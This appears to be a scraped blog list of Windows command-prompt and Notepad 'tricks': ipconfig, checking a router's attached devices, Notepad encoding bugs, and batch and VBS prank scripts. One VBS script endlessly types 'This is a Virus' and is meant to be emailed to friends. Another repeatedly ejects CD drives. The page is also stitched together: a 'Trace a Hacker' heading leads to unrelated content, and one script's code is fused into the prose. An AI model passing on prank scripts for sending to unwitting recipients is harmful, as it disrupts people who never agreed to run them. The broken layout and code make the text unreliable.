4- Shutdown your computer giving a funny reason
What if your computer shuts down saying that it is tired and doesn't want to work anymore? It would be fun, wouldn't it? You can do so by reading the instructions here.
5- Know your IP address, DNS Server's address and a lot more about your Internet Connection
Command Prompt can even let you know your IP address. Just type ipconfig/ all in the command prompt and press Enter. Along with your IP address and DNS servers, command prompt will also return a ton of information like your host name, primary DNS suffix, node type, whether IP Routing ,Wins Proxy, and DHCP are enabled, your network adapter's description, your physical (MAC) address etc .
6- Know if your neighbours are stealing your Wifi connection

1) Open your browser and visit http://192.168.1.1 or http://192.168.0.1 depending on your router.
2) Find the tab that mentions “Attached Devices” or something similar.
3) Find the computer name, IP address and MAC Address (sometimes called Physical Address or Hardware Address) of your computer using the previous trick.
4 )Compare it with those displayed by your router in Step 2. If you notice some strange devices, then your neighbour has been sneaking in on your internet connection and it is best to ensure that your wireless network is as secure as it can be.
7- Know if someone is hacking your computer/ Trace a Hacker

These tricks work on Windows 8, Windows 7, Windows Vista, Windows XP and all previous versions of Windows.
With these tricks, you will be able to find out the tricking ability of Microsoft Notepad. But before that, do you know:-
- The number of the flight that attacked World Trade Centre?
- How much control the President of United States has over Microsoft?
- How worried Microsoft is about their reputation?
Trick/Answer 1
The number of flight that attacked the World Trade Centre was Q33N. You might ask what is the trick in that. We could have searched it on the net in an instant. But this is not the trick. The trick starts now:-
- Open Notepad.
- Type in Q33N.
- Change the font size to 72 by clicking on Format and selecting Font in the Menu Bar.
- Also select Wingdings as your Font.
- Click on OK to see the trick.

Trick/Answer 2
Well the President of United States is undoubtedly one of the most powerful man. No one dares to test it. But now that Bush is no longer the President, .........we would. To test his authority over Microsoft, follow the steps given below:-
- Open Notepad.
- Type in "bush hid the facts" without quotes.
- Save the notepad file as test.txt or *.txt.
- Reopen the file to know the results.
Well, most people think reputation is everything and the top brains at Microsoft are no different. To test their reputation building scheme, try the steps given below:-
- Open Notepad.
- Type in "this app can break" without quotes.
- Save the notepad file as test.txt or *.txt.
- Reopen the saved file to know the results.
Try these notepad tricks yourself to know the results.
On a serious note, none of the flight that attacked World Trade Center had the flight number Q33N. It is just a rumor which became popular due to its peculiar nature. Moreover, did you notice some similarity in trick 2 and 3? Yes, you figured it out correctly, both of the statements have the word length pattern of 4,3,3,5 which seems to cause the bug. It is not that Microsoft is that much 'worried' about their reputation or the U.S. President have absolute control over Microsoft.
Note: The last two tricks work on all versions of Windows but these tricks are computer specific and might or might not work on some systems running later versions of Windows after XP.
Notepad, the text editor that comes bundled in Windows is an excellent tool for text editing. But that is not the only thing for which notepad is famous. It is also famous for its tricks and hacks. Here is a roundup of some of the best and coolest tricks that you can try using Notepad.

Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks
Inspired by the movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks
 |
| Matrix Falling Code Effect - Notepad Trick |
Upon running the bat file, you will see the "Matrix falling code" effect.
Make Your Keyboard Type (Any) Message Continuously-VBS Trick
This VBS trick can make any of your friend's keyboard type any message continuously. Open Notepad, copy the code given below and save the file as Tricks.vbs or *.vbs. You will need to restart your computer to stop this. Try this after closing all important programs.Set wshShell = wscript.CreateObject("WScript.Shell")Send this file to your friends as an email attachment to see the fun.
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives
This VBS trick will create a code which will continuously eject all your connected Optical drives. If you put them back in, it will pop them out again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Double click to open this file and you will be impressed by this awesome trick.
Make a Personal Diary(Log) with Notepad (Easter Eggs)
 |
| Notepad Diary |
All these Notepad tricks are totally harmless and would not harm your PC in any way. To close any of the VBS trick given, open task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.